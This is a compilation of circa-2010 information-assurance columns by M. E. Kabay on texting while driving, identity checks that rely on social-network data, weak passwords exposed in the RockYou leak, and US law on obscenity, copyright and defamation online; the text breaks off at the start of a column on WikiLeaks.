- For every 6 seconds of drive time, a driver sending or receiving a text message spends 4.6 of those seconds with their eyes off the road. This makes texting the most distracting of all cell phone related tasks.

Adult drivers are pretty stupid about texting, report the attorneys:

- One-fifth of experienced adult drivers in the United States send text messages while driving.
- A study of dangerous driver behavior released in January 2007 by Nationwide Mutual Insurance Co. found that of 1,200 surveyed drivers, …. 19 percent of motorists say they text message while driving.
- The majority of Americans believe that talking on the phone and texting are two of the … most dangerous behaviors that occur behind the wheel. Still, as many as 81% of drivers admit to making phone calls while driving.
- The number of crashes and near-crashes linked to dialing is nearly identical to the number associated with talking or listening. Dialing is more dangerous but occurs less often than talking or listening.
- Studies have found that texting while driving causes a 400 percent increase in time spent with eyes off the road.

However, teen drivers, with their incompletely myelinated frontal lobes and consequent impulse-control and planning deficits,< http://www.nimh.nih.gov/health/publications/teenage-brain-a-work-in-progress-fact-sheet/index.shtml > are worse:

- Despite the risks, the majority of teen drivers ignore cell phone driving restrictions.
- In 2007, driver distractions, such as using a cell phone or text messaging, contributed to nearly 1,000 crashes involving 16- and 17-year-old drivers.
- Over 60 percent of American teens admit to risky driving, and nearly half of those that admit to risky driving also admit to text messaging behind the wheel.
- Each year, 21% of fatal car crashes involving teenagers between the ages of 16 and 19 were the result of cell phone usage. This result has been expected to grow as much as 4% every year.
- Almost 50% of all drivers between the ages of 18 and 24 are texting while driving.
- Over one-third of all young drivers, ages 24 and under, are texting on the road.
- Teens say that texting is their number one driver distraction.

So based on common sense, it's obvious, right? We should simply pass and enforce laws to ban texting while driving.

Well, it's not so simple. In the next column, I'll look at some of the issues raised by trying to stop "driving while intexticated"< http://www.youtube.com/watch?v=azg4Wv-lHFM > using the legal system alone.

* * *

M. E. Kabay,< mailto:mekabay@gmail.com > PhD, CISSP-ISSMP, specializes in security and operations management consulting services and teaching. He is Chief Technical Officer of Adaptive Cyber Security Instruments, Inc.< http://acsi-cybersa.com/ > and Associate Professor of Information Assurance< http://norwich.edu/academics/business/infoAssurance/index.html > in the School of Business and Management< http://norwich.edu/academics/business/faculty.html > at Norwich University.< http://www.norwich.edu > Visit his Website for white papers and course materials.< http://www.mekabay.com/ >

Texting on Mobile Phones While Driving: Will Laws and Technology Fix the Problem?

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

In October, the US federal Department of Transportation, supported by an executive order from President Obama, announced plans for a nationwide ban on texting while driving.< http://www.streetsblog.org/2009/10/01/obama-bans-texting-while-driving-for-guv-workers-—-and-there's-more/ >

The Governors Highway Safety Association < http://www.ghsa.org > summarizes current US state laws restricting the use of mobile phones while driving< http://www.ghsa.org/html/stateinfo/laws/cellphone_laws.html >, including information on restrictions on texting. They state that "19 states, the District of Columbia and Guam now ban text messaging for all drivers [and] …. 9 states prohibit text messaging by novice drivers…. 1 state restricts school bus drivers from texting while driving."

Some scoffers argue that any law about texting while driving must inevitably be pointless. For example, in a *ÙS News & World Report* discussion board posting,< http://www.usnews.com/articles/opinion/2009/10/09/should-there-be-a-law-against-texting-while-driving/comments/ "Henry Brunjes of NY" wrote, "I see it as basically non enforceable. With technology what it is, we can determine if a cell phone was in use at the time of an accident. However, if more than one person is in the car, how to prove the driver was texting or talking, will be almost impossible." However, there are plenty of people driving around by themselves who might be saved, so that argument doesn't seem very weighty.

I doubt that laws alone will significantly alter the behavior of drivers, especially young drivers who have fallen into the trap of texting while driving. However, there are technological barriers to mobile-phone use while driving that might work better. For example, Trinity-Noble< http://www.trinitynoble.com/ > in Pennsylvania has a range of products that might make a significant difference to highway safety.

- Trinity-Noble's "Guardian Angel With Celltinel"< http://www.trinitynoble.com/guardian.html > "transmits a frequency that inhibits the use of cellular handheld devices within a focused immediate area: The Driver's Seat."
- "SkyBloc"< http://www.trinitynoble.com/skybloc.html > is an application program that "locks the keys of a cell phone while a vehicle is traveling above certain speeds. With the exception of "whitelisted" phone numbers (911, the Office, Home, etc.) the driver cannot engage in texting or talking as long as he/she is driving. While similar software solutions exist, SkyBloc is the ONLY mobile phone application that can tell the difference between the cell phone of a driver and the cell phone of a passenger*, and prevents the driver from overriding the application, ensuring safe driving practices, something other products cannot do."
- "Autolog with Celltection"< http://www.trinitynoble.com/autolog.html > is a specialized tool for logging unauthorized mobile-phone use in fleet vehicles or other applications where the black-box device can be installed with protection against tampering. Applications discussed include commercial and government fleets, vehicles used by

> learners, and field research into the problem of the relationship between mobile-phone usage and accidents.

Another tool is the iZUP< http://www.getizup.com/what_is_izup/overview > application from Illume Software.< http://illumesoftware.com/ > Parents in Wellesley, MA were enthusiastic about the new call-blockers, but a published report< http://www.boston.com/yourtown/news/wellesley/2010/01/wellesley_teens_try_new_cell_p.html > did not give the impression of great enthusiasm from youngsters present at the product demonstration.

The wireless communications lobby has dismissed statistical information about the relationship between mobile-phone use and accidents.< http://www.ctia.org/advocacy/index.cfm/AID/10442 > The International Association for the Wireless Telecommunications Industry sneers that "Recent research suggests that cell phones are but one of a host of distractions that hector today's drivers. Other distractions include the radio, players for tapes, CDs and DVDs, as well as breakfast, lunch, dinner, and snacks. Some men shave while driving to work in the morning, and some women apply make-up using the rear view mirror." The next paragraph reads,

> "I'm not claiming that cell phones are safe, but I think that they have been vilified because they are new and visible," says James R. Sayer, Ph.D., of the Human Factors Division at the University of Michigan Transportation Research Institute. "No one would legislate that you can't eat, drink, or talk in the car. But they will legislate that you can't use a cell phone in the car. But there are lots of other things in the car that have negative consequences in terms of driving."

I can see the value of a law making it illegal to eat behind the wheel – especially when using both hands, which I am sure readers have seen for themselves on occasion (I know that I have stupidly done that and won't be doing it any more). But since when does the fact that one law cannot solve all possible problems mean that we shouldn't pass the law at all?

Doesn't this kind of argument remind you of the tobacco industry's lies about the safety of smoking < https://www.who.int/entity/bulletin/archives/78(7)902.pdf > and the Bush Administration's suppression of data that might inconvenience the oil and coal industries?< http://www.guardian.co.uk/environment/2007/jan/31/usnews.frontpagenews >

Personally, if there were a way of stopping people automatically from shaving or applying makeup while driving, I'd be all for it. I'm definitely in favor of interfering with all but emergency use of mobile phones while driving.

Finally, on January 12, 2010, the US Department of Transportation and the National Safety Council joined with a new non-profit group called FocusDriven< http://www.focusdriven.org/index.aspx > devoted to teaching people to stop using mobile phones while driving.< http://www.latimes.com/business/la-fi-cellphone-driving13-2010jan13,0,7221776.story > Many of the founders have lost loved ones to drivers who were looking away from the road when they killed innocent people in a moment of inattention.< http://abcnews.go.com/Politics/focusdriven-group-combating-distracted-driving-launches-today/story?id=9543077 >

I hope readers will get involved in stopping the carnage.

* * *

M. E. Kabay,< mailto:mekabay@gmail.com > PhD, CISSP-ISSMP, specializes in security and operations management consulting services and teaching. He is Chief Technical Officer of Adaptive Cyber Security Instruments, Inc.< http://acsi-cybersa.com/ > and Associate Professor of Information Assurance< http://norwich.edu/academics/business/infoAssurance/index.html > in the School of Business and Management< http://norwich.edu/academics/business/faculty.html > at Norwich University.< http://www.norwich.edu > Visit his Website for white papers and course materials.< http://www.mekabay.com/ >

Fact, Fiction and the Internet:
Authentication Using Public [Mis]Information

M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

David Harley, BA, CISSP, FBCS, CITP is Director of Malware Intelligence at ESET< http://www.eset.com > and a distinguished and frequent contributor< http://www.eset.com/threat-center/blog/ > of intelligent commentary on new developments in information assurance. I am grateful to him for his kindness in allowing us to publish his essay below on an alarming trend.

* * *

In their simplest form, many social networking sites are not much more than online diaries. Whether you're thinking of Bridget Jones or Adrian Mole, Alan Clark or Samuel Pepys, most of us realize that a diary is just someone's personal view, and not a reliable source of indisputable information. Most of us except for financial institutions, that is, or so it appears.

In a recent blog post< http://thompson.blog.avg.com/2009/12/now-_this_-is-scary.html >, security expert Roger Thompson< http://thompson.blog.avg.com/about.html > related how an authentication check by his credit card company resulted in their asking him a question to verify his identity, using information publicly available – as opposed to, or in addition to, the use of the sort of information we share with such institutions as "secret questions", for instance. The required answer in this case concerned the age of Roger's daughter-in-law, to whom they referred to by her maiden name. The only public resource that Roger could think of that would connect the two of them is Facebook< http://www.facebook.com/ >, though other commentators have pointed out that genealogy sites are used in identity checks too.

For a while now, some security researchers have advised people to be economical with the truth when using chatrooms, forums and social-networking sites. Why would you give your true date of birth to a site that doesn't need to know it and that can't be trusted to keep it private? Is it a good idea to let all your Facebook friends know you're on holiday next week when you may not have met them all personally and can't be sure how much of your information is available to *their* friends? If you must use your dog's name as a password (you really shouldn't be using names for passwords), talking about Fido on Facebook gives a determined attacker a good start along the password guessing route. How much easier is it to harvest information about a target when their place of birth or current home town is public knowledge?

In the security industry, we talk a lot about the dangers of social networking and sharing information that may be valuable to burglars and scammers, or even spies (if you happen to be married to the head of MI some-number-or-other). But it isn't just about what you do, or information that you give away. Other people can give away information that impacts on you, like that current, dated photo of you next to Niagara Falls that your friend posts to his Facebook page, giving clear notice that you aren't at home right now.

This latest revelation about how information posted to Websites is being used (or misused) suggests a potential scenario where false information might actually be seen as more valid than true information, simply because it's "publicly available" and your bank assumes that you – or

someone within your social network – will never lie to a social networking site.

There is probably more misinformation than information in the online world, whether it's deliberate deception, propaganda, fraud, well-meaning lack of comprehension, or just data that are no longer current. So any instance of an organization relying on the accuracy of data from a wider (more public) range of resources raises concerns about inaccuracy and perhaps even the deliberate poisoning of data. How can individuals keep track of and validate everything that is "known" about them when presumed-valid information is pulled from who knows where? More so, if the organization pulls that information long after it has supposedly already validated you as a customer.

While a bad guy who has access to all the information that a bank has may not need to *change* it in order to profit from it, there are several scenarios where he might want to. This might include hampering remediation; influencing the presentation of data he can write to even when he can't read it (a more common situation than one might think); and compromising public data as part of a social engineering attack. The objective could also be to block legitimate access to information *as well as* or *instead of* impersonation.

Regulation of data is nowhere near keeping up with the Internet age. The possibility of an organisation using one customer to validate (or invalidate) another poses more awkward ethical and practical issues than most of us have thought of. It might benefit us all to think for a moment about the long-term impact that our next Facebook update or tweet< http://twitter.com/ > may have on ourselves or our friends, *before* we put fingers to keyboard or keypad.

We should also start looking into the practices of organizations which are making ill-considered use of such [mis]information.

* * *

ESET is exhibiting at Infosecurity Europe 2010, the No. 1 industry event in Europe held on 27th – 29th April in its new venue Earl's Court, London. The event provides an unrivalled free education programme, exhibitors showcasing new and emerging technologies and offering practical and professional expertise. For further information please visit www.infosec.co.uk

* * *

David Harley, BA, CISSP, FBCS, CITP,< http://blog.isc2.org/isc2_blog/authors.html#harley > has been researching and writing about malicious software and other security issues since the end of the 1980s. From 2001 to 2006 he worked in the UK's National Health Service as a National Infrastructure Security Manager, where he specialized in the management of malicious software and all forms of e-mail abuse, as well as running the Threat Assessment Centre. He joined ESET's Research team in January 2008 as Research Author, and was appointed Director of Malware Intelligence in August 2008.

M. E. Kabay,< mailto:mekabay@gmail.com > PhD, CISSP-ISSMP, specializes in security and operations management consulting services and teaching. He is Chief Technical Officer of Adaptive Cyber Security Instruments, Inc.< http://acsi-cybersa.com/ > and Associate Professor of Information Assurance< http://norwich.edu/academics/business/infoAssurance/index.html > in the School of Business and Management< http://norwich.edu/academics/business/faculty.html > at Norwich University.< http://www.norwich.edu > Visit his Website for white papers and course materials.< http://www.mekabay.com/ >

IMPERVAious to Common Sense: The Awful Truth about Passwords

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

One of my favorite correspondents is Nahum Goldmann< http://www.cytrap.eu/files/ReguStand/2007/pdf/2007-05-About-NahumGoldmann-NO-picture.pdf > of Array Development< http://www.arraydev.com > in Ottawa, Canada and publisher of the *Journal of Internet Banking and Commerce*< http://www.arraydev.com/publishing.asp > and other peer-reviewed publications. Nahum never fails to send out interesting links and commentary, and recently he pointed to a valuable research study that I think will significantly help system administrators in reaching users on the perennial battle over passwords.

In December 2009, 32 million passwords stored without encryption on the Rockyou.com Website were stolen and published on the Web for anyone to see.< http://www.computerworld.com/s/article/9142327/RockYou_hack_exposes_names_passwords_of_30M_accounts > The security firm IMPERVA< http://www.imperva.com > published a thorough analysis< of these passwords to see how a large sample of users – not just those responding to a survey< http://www.imperva.com/ld/password_report.asp > – actually manage their personal authentication.

The results were not good.

The five-page report is confirmation that passwords are a terrible way to authenticate people.< http://www.mekabay.com/infosecmgmt/end_pw.pdf > Users chose short, simple passwords that would be easy to crack using brute force; nearly half "used names, slang words, dictionary words or trivial passwords (consecutive digits, adjacent keyboard keys, and so on). The most common password among Rockyou.com account owners is '123456'."

The authors provide clear pie-charts and bar graphs to make their point in a way that anyone can understand, including scoffers who consistently sneer at the security team's attempts to improve password complexity.

The last page has simple, clear advice that may reach at least some of your users:

1. Choose a strong password for sites you care for the privacy of the information you store. Bruce Schneier's advice is useful: "take a sentence and turn it into a password. Something like "This little piggy went to market" might become "tlpWENT2m". That nine-character password won't be in anyone's dictionary."
2. Use a different password for all sites – even for the ones where privacy isn't an issue. To help remember the passwords, again, following Bruce Schneier's advice is recommended: "If you can't remember your passwords, write them down and put the paper in your wallet. But just write the sentence – or better yet – a hint that will help you remember your sentence."
3. Never trust a 3rd party with your important passwords (webmail, banking, medical etc.)

The advice for administrators is also worth discussing at your next security group meeting.

The PDF file is free, simple to distribute, and attractive. What have you got to lose?

* * *

M. E. Kabay,< mailto:mekabay@gmail.com > PhD, CISSP-ISSMP, specializes in security and operations management consulting services and teaching. He is Chief Technical Officer of Adaptive Cyber Security Instruments, Inc.< http://acsi-cybersa.com/ > and Associate Professor of Information Assurance< http://norwich.edu/academics/business/infoAssurance/index.html > in the School of Business and Management< http://norwich.edu/academics/business/faculty.html > at Norwich University.< http://www.norwich.edu > Visit his Website for white papers and course materials.< http://www.mekabay.com/ >

The Battle for Internet Freedom: (1)
What are the Rules? Who Decides?

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

What are we permitted to post legally on the Internet? Who is responsible for the content of materials posted on Web sites? Two recent legal cases have highlighted the ongoing battles over control of information being posted on the Internet.

In Italy, the government of neo-Fascist< http://observers.france24.com/en/content/20090617-neo-fascists-want-patrol-italy-streets-italian-national-guard > Silvio Berlusconi< http://www.thebiographychannel.co.uk/biographies/silvio-berlusconi.html >, the media magnate who detests the very idea of having anyone else in control of any news media, has drafted legislation to impose government examination of all videos *before* they can be uploaded to the Web.< http://www.huffingtonpost.com/2010/01/22/italy-internet-regulation_n_433386.html > In a related case, an Italian judge convicted Google executives of violating a child's privacy rights because someone posted an abusive video on Google Video and Google staff didn't remove it fast enough to suit the judge.< http://www.guardian.co.uk/technology/2010/feb/24/google-video-italy-privacy-convictions >

In contrast, in Iceland, the Wikileaks< http://wikileaks.org/ > organization, devoted to open publication of information about government malfeasance, is receiving support from legislators< http://www.guardian.co.uk/world/2010/feb/12/iceland-haven-freedom-speech-wikileaks >.

These cases raise questions about who decides what can legally be posted on Internet-accessible venues such as blogs and Web sites. If you, personally, run a blog where visitors can leave comments, are you immediately legally responsible for what total strangers post on your Web site? What if they post stolen software? What if a group of religious fanatics who seized power over an entire nation object to cartoons that you have posted on your Web site< http://uspolitics.about.com/od/politicalcommentary/a/dk_cartoons_2.htm > and issue death threats against you? What if a totalitarian regime objects to a description of its Dear Leader as a degenerate nitwit who lives in luxury while his people starve to death?< http://www.time.com/time/world/article/0,8599,1843207,00.html >

I don't include restrictions based on suppression of political speech as *legal* issues; dictatorships such as Burma< http://opennet.net/blog/2008/10/burma-steps-up-internet-restrictions >, Cuba< http://www.i-policy.org/2010/01/cuba-increases-internet-access-while-censorship-continues.html <, Iran< http://www.circleid.com/posts/20090619_iran_internet_censorship_sophisticated/ >, Saudi Arabia< http://www.businessweek.com/magazine/content/08_47/b4109068380136.htm?chan=magazine+channel_in+depth >, and particularly China< http://www.cecc.gov/pages/virtualAcad/exp/expcensors.php > routinely suppress the distribution of information perceived as threatening to the entrenched and corrupt elites governing their people but they do not use the rule of laws as commonly defined when implementing their rules. They use the arbitrary exercise of power and the threat of violence.

The basic legal issues surrounding posting anything on the 'Net include the following:

- Indecency and obscenity
- Intellectual property
- Defamation.

In the series, I'll present brief summaries of the three areas at issue and then follow up with analyses of the recent cases in the news. Then I'll discuss the concept of the *common carrier* and the critical importance in US jurisprudence of two cases from 20 years ago: Cubby vs CompuServe and Stratton-Oakmont vs Prodigy. Finally, I'll analyze the Italian and Icelandic cases in more depth.

The next column deals with obscenity and child pornography.

* * *

M. E. Kabay,< mailto:mekabay@gmail.com > PhD, CISSP-ISSMP, specializes in security and operations management consulting services and teaching. He is Chief Technical Officer of Adaptive Cyber Security Instruments, Inc.< http://acsi-cybersa.com/ > and Associate Professor of Information Assurance< http://norwich.edu/academics/business/infoAssurance/index.html > in the School of Business and Management< http://norwich.edu/academics/business/faculty.html > at Norwich University.< http://www.norwich.edu > Visit his Website for white papers and course materials.< http://www.mekabay.com/ >

The Battle for Internet Freedom: (2)
Obscenity & Child Pornography

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

This is the second in a series of articles presenting the legal foundations of Internet expression.

Indecency is "offensiveness according to accepted standards, especially in sexual matters" and *obscenity* is "something that is disgusting and morally offensive." (Microsoft® Encarta® 2008.) In every culture, social norms< http://changingminds.org/explanations/theories/social_norms.htm > prescribe and prohibit ranges of behavior. For example,

- Scandinavians and most northern Europeans have far less concern about nudity than many people in the USA: when German exchange students cheerfully took off their blouses to sunbathe on the campus of Norwich University some years ago, they were mystified when asked to cover up (and many male students at the summer school were disappointed).
- Some Muslim countries view any sight of a woman's body except the eyes as indecent and provocative.< http://www.missionislam.com/family/hijab.htm >
- Saudi Arabian censorship concerned primarily with preventing views of women in
- positions of autonomy and authority; for example, it is forbidden for Saudi Arabian women to drive in public.< http://www.npr.org/templates/story/story.php?storyId=97541372 >
- African tribal women who habitually go barebreasted laughed like crazy upon hearing of American men's obsession with *Playboy* and strip shows: "You mean they act like babies??" (This is a true story from Drs Michael and Judie Bopp, Baha'j< http://www.bahai.org/ > missionaries whom I met in Rwanda in the mid-1970s and who are still close friends.< http://www.fourworlds.ca/ >

In the United States, certain categories of sexually-oriented materials are defined as *pornography* and are expressly protected by the First Amendment to the Constitution. However, materials may may be defined as *obscenity* and deprived of First Amendment protection if they violate the *Miller Test*< http://courses.cs.vt.edu/cs3604/lib/Censorship/3-prong-test.html > which asks these difficult questions:

1. Would the "average person," apply "contemporary community standards," find the work, taken as a whole, appeals to the "prurient interest"?
2. Does the work depict or describe, in a "patently offensive way," sexual conduct specifically defined by applicable state law?
3. Does the work, taken as a whole, lack "serious" literary, artistic, political, or scientific value?

The difficulties are in the details: Which community – San Francisco or Peoria? Whose values?

One category that is illegal in most countries in the world is child pornography: the depiction of underage children engaged in sexual poses or sexual acts. Problems include differences in defining the age of consent< http://www.avert.org/age-of-consent.htm > (which varies from 12 to 18 years) and different degrees of rejection of sex with children (Japan, for example, is under

fire for tolerating what would be called pedophilia in many other countries)< http://search.japantimes.co.jp/cgi-bin/nn20091007a5.html >. In the United states, creating, storing and transmitting child pornography is a felony and the Federal Bureau of Investigation (FBI) has been running the "Innocent Images National Initiative"< http://www.fbi.gov/innocent.htm > since 1995 to help stop child pornographers and pedophiles.

While I'm on the topic of child pornography, readers might want to let their younger relatives and students know that the widespread practice of *sexting*, in which kids send provocative pictures of themselves or of their friends and send them around via mobile phones is drawing the attention of police authorities on the grounds that even self-photography by minors may constitute child pornography.< http://www.msnbc.msn.com/id/28679588/ >

If you would like to see or use lecture notes on indecency and obscenity from the *CJ341 Cyberlaw & Cybercrime* course that I teach in collaboration with Professors Peter R. Stephenson and Julie Tower-Pierce, you can download PowerPoint< http://www.mekabay.com/courses/academic/norwich/cj341/lectures/06_indecency_pornography.ppt > or PDF< http://www.mekabay.com/courses/academic/norwich/cj341/lectures/06_indecency_pornography.pdf > versions. The corresponding files for the lecture on child pornography are also freely available (PPT< http://www.mekabay.com/courses/academic/norwich/cj341/lectures/05_child_pornography.ppt > and PDF< http://www.mekabay.com/courses/academic/norwich/cj341/lectures/05_child_pornography.pdf >).

I'll continue with this review of fundamentals of what we can and cannot post legally on the 'Net in the next column by discussing intellectual property.

* * *

M. E. Kabay,< mailto:mekabay@gmail.com > PhD, CISSP-ISSMP, specializes in security and operations management consulting services and teaching. He is Chief Technical Officer of Adaptive Cyber Security Instruments, Inc.< http://acsi-cybersa.com/ > and Associate Professor of Information Assurance< http://norwich.edu/academics/business/infoAssurance/index.html > in the School of Business and Management< http://norwich.edu/academics/business/faculty.html > at Norwich University.< http://www.norwich.edu > Visit his Website for white papers and course materials.< http://www.mekabay.com/ >

The Battle for Internet Freedom: (3)
Restrictions on Intellectual Property

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

This is the third in a series of articles presenting the legal foundations of Internet expression.

What can one post on the 'Net without fear of legal reprisal for violating other people's rights to control their intellectual property (IP)?

IP is "property from original thought protected by law: original creative work manifested in a tangible form that can be legally protected, e.g. by a patent, trademark, or copyright." (Microsoft® Encarta® 2008)

In countries that have signed treaties< http://www.wipo.int/treaties/en/ > administered through the World Intellectual Property Organization (WIPO< http://www.wipo.int/portal/index.html.en >) such as the USA and the European Union among many others, IP law covers such topics as

- Copyright
- Patents
- Trade secrets
- Reverse Engineering
- End-User License Agreements.

In considering what one posts on the Web or on Internet-accessible servers, the most important element is copyright. Granted, posting other people's trade secrets on a public Web site can get one into serious trouble, but it doesn't happen very often.

Trade secrets are "Any formula, pattern, device, or compilation of information that is used in business, that is not generally known, and that gives the owner an opportunity to obtain an advantage over competitors who do not know it. A trade secret must also be the subject of efforts that are reasonable under the circumstances to maintain its secrecy."< http://www.nolo.com/dictionary/trade-secret-term.html > Trade secrets are sometimes referred to as *confidential information* or *proprietary knowledge*.

An interesting case involving trade secrets occurred in late 2004 when the 19-year-old Nicholas Ciarelli was sued under his pseudonym (Nick dePlume) for posting restricted information about the Mac Mini on his *Think Secret* Web site.< http://www.macobserver.com/tmo/article/Think_Secret_Apple_Settle_Suit_Think_Secret_to_Cease_Publishing/ >

Posting or otherwise sharing copyrighted material without permission or license, however, can get a Webmaster into deep waters quickly.

Copyright law in the US is traced to the Copyright Act of 1790< http://www.earlyamerica.com/earlyamerica/firsts/copyright/centinel.jpg >, which itself was rooted in the Statute of Anne< http://www.copyrighthistory.com/anne.html > (1710) in England.

Intended to stimulate creativity by allowing creators of new knowledge to benefit financially from their inventiveness, copyright law protects

- Reproduction of copyrighted materials
- Preparation of derivative works
- Distribution
- Performance
- Display in public.

There are limited exceptions to the posting of other people's work on a Web site; these fall under the fuzzy rules of *Fair Use Doctrine.*< http://www.copyright.gov/fls/fl102.html > Fair Use is intended to allow what would otherwise be infringing use of copyrighted work for certain purposes:

- Criticism
- Comment
- News reporting
- Teaching (with specific limitations)
- Scholarship
- Research.

In their wonderful 1996 e-mail course, *Cyberspace Law for Non-Lawyers*,< http://w2.eff.org/legal/CyberLaw_Course/index.html >, Professors Larry Lessig< http://www.lessig.org/ >, David G. Post< http://www.law.temple.edu/servlet/com.rnci.products.DataModules.RetrievePage?site=TempleLaw&page=N_Faculty_Post_Main > and Eugene Volokh< http://www.law.ucla.edu/volokh/ > wrote that the more "YES" answers you can give to the following questions, the better your chances of pleading Fair Use in a court case against accusations of copyright violations:

1. Is your use noncommercial?
2. Is your use for purposes of criticism, comment, parody, news reporting, teaching, scholarship, or research?
3. Is the original work mostly fact (as opposed to mostly fiction or opinion)?
4. Has the original work been published (as opposed to sent out only to one or a few people)?
5. Are you copying only a small part of the original work?
6. Are you copying only a relatively insignificant part of the original work (as opposed to the most important part)?
7. Are you adding a lot new to the work (as opposed to just quoting parts of the original)?
8. Does your conduct leave unaffected any profits that the copyright owner can make (as opposed to displacing some potential sales OR potential licenses of reprint rights)?

There are thousands of cases of prosecutions under US law< http://www.justice.gov/usao/eousa/foia_reading_room/usam/title9/71mcrm.htm > for posting illegal materials on the Web such as copies of music, pictures, cartoons, movies, articles, books, and even plagiarized text incorporated into different-looking material.< http://www.freelegaladvicehelp.com/copyrights/copyright-infringement/index.html > Bottom line: if you want to use someone else's stuff on your Web site, ASK THEM FOR PERMISSION! It's not that hard. In my course materials, I routinely write to the people who seem to own images I would like to use to decorate slides; around 99% of them cheerfully grant permission for such use. For other images, I have happily subscribed for several years to the iCLIPART< http://www.iclipart.com/index2.php > service where a $40 subscription grants me

legal license to use 7.8 million images.

And if you prefer to fight the whole concept of copyright, you can always post your own materials using the Copyleft< http://www.gnu.org/copyleft/ > which allows you to stipulate what you do and do not allow to be done with your materials.

You can download a number of lectures on intellectual property law from my *CJ341 Cyberlaw & Cybercrime* course pages.< http://www.mekabay.com/courses/academic/norwich/cj341/lectures/index.htm >

In the next article, I'll turn to another area of restricted content for Internet distribution: defamation.

* * *

M. E. Kabay,< mailto:mekabay@gmail.com > PhD, CISSP-ISSMP, specializes in security and operations management consulting services and teaching. He is Chief Technical Officer of Adaptive Cyber Security Instruments, Inc.< http://acsi-cybersa.com/ > and Associate Professor of Information Assurance< http://norwich.edu/academics/business/infoAssurance/index.html > in the School of Business and Management< http://norwich.edu/academics/business/faculty.html > at Norwich University.< http://www.norwich.edu > Visit his Website for white papers and course materials.< http://www.mekabay.com/ >

The Battle for Internet Freedom: (4) Defamation

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

This is the fourth in a series of articles presenting the legal foundations of Internet expression.

Can you post insulting comments about someone on your Web site?

Sure you can, as long as they are either opinions or factually based. However, posting lies about people may open the person doing the posting to civil proceedings for damages.

Defamation is communication that damages reputation and good name in a community. Speaking false nasty stuff about other people is called *slander*; writing false nasty stuff about people is called *libel*.< http://injury.findlaw.com/defamation-libel-slander/defamation-law-made-simple.html >

Successful civil action for defamation requires the following components:

- The communication must be demonstrably false.
- Someone other than the person making the utterance must have received the defamatory message.
- The content must expose the victim to hatred, contempt or ridicule; or it must tend to injure the target in his or her work.

Public officials are restricted in bringing defamatory actions against members of the public; such officials have the additional burden of proving actual malice.< http://www.eff.org/issues/bloggers/legal/liability/defamation > The definition of *public figures* normally applies to people who have chosen to speak or act in public but can include people who may not personally choose to be considered such (e.g., people involved in accidents or scandals).

One of the landmark cases reducing the rights of public figures to sue for libel is New York Times v Sullivan (1964)< http://www.law.cornell.edu/supct/html/historics/USSC_CR_0376_0254_ZS.html > which was argued before the Supreme Court of the United States. The Justices ruled that "A State cannot, under the First and Fourteenth Amendments, award damages to a public official for defamatory falsehood relating to his official conduct unless he proves 'actual malice' – that the statement was made with knowledge of its falsity or with reckless disregard of whether it was true or false."

Does the First Amendment of the US Constitution protect defamation? Not really: the First Amendment applies to government restrictions on speech, not restrictions by private organizations or individuals. Thus when a moderator on a privately run discussion board establishes rules for civil discourse and tries to bar a repeat offender from continued offensive postings, it's pointless to shriek about First Amendment rights – they don't apply to a private discussion group that has no government funding or other involvement. But the First Amendment provides no inalienable right to disseminate defamation.

Opinions are not usually considered defamatory even if they are irritating, offensive or actually cause perceived harm. On the other hand, civil tort as a remedy for damage caused by speech is not precluded by the First Amendment.

The Internet has made posting defamatory materials much easier than in the days of broadsheets and printed pamphlets produced at the defamer's expense; it's even possible to post audio and video clips defaming anyone one wishes to attack (YouTube< http://www.youtube.com/ > is full of them). Little or no skill is required for such postings, so many more people are able to voice their vitriolic opinions or spread their possibly unfounded bile across the mental landscape. Figuring out who these people are is not necessarily easy; not all Web sites require any kind of identification other than an e-mail address, and many don't bother sending a confirmation e-mail to verify that the e-mail address exists. In any case, free e-mail services of < http://email.about.com/od/usingfreeemailtothemax/Get_the_Most_Out_of_Your_Free_Email_Account.htm > allow anyone to create any number of unverified and untraceable e-mail accounts that can be used once and deleted with minimal trace.

Even if one can trace a defamer, there's a good chance that the individual posting the nasty lies has little or no money for any kind of meaningful monetary recovery. So who is responsible for defamatory content – or indeed any content – posted on Internet venues where more than one person is posting material?

In the next article, I'll review three famous cases in which defamatory materials led to lawsuits – and the implications for people and organizations running the infrastructure of the World Wide Web.

* * *

You can freely download class notes on defamation as part of the lecture (#8) on cyberstalking, spam and defamation in the lectures< http://www.mekabay.com/courses/academic/norwich/cj341/lectures/index.htm > folder for my CJ341 *Cyberlaw & Cybercrime* classes.

* * *

M. E. Kabay,< mailto:mekabay@gmail.com > PhD, CISSP-ISSMP, specializes in security and operations management consulting services and teaching. He is Chief Technical Officer of Adaptive Cyber Security Instruments, Inc.< http://acsi-cybersa.com/ > and Associate Professor of Information Assurance< http://norwich.edu/academics/business/infoAssurance/index.html > in the School of Business and Management< http://norwich.edu/academics/business/faculty.html > at Norwich University.< http://www.norwich.edu > Visit his Website for white papers and course materials.< http://www.mekabay.com/ >

The Battle for Internet Freedom: (7)
WikiLeaks and Iceland

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

This is the seventh and last in a series of articles discussing legal aspects of Internet expression.

On March 15, 2010, the mysterious organization called WikiLeaks< http://www.wikileaks.com/ > posted a 2008 analysis< http://file.wikileaks.org/files/us-intel-wikileaks.pdf > of itself from the US Army Counterintelligence Center. Readers will note that according to the preamble of the document, "*Unauthorized Disclosure Subject to Criminal Sanctions.*"

The Executive Summary briefly describes the mission of WikiLeaks:

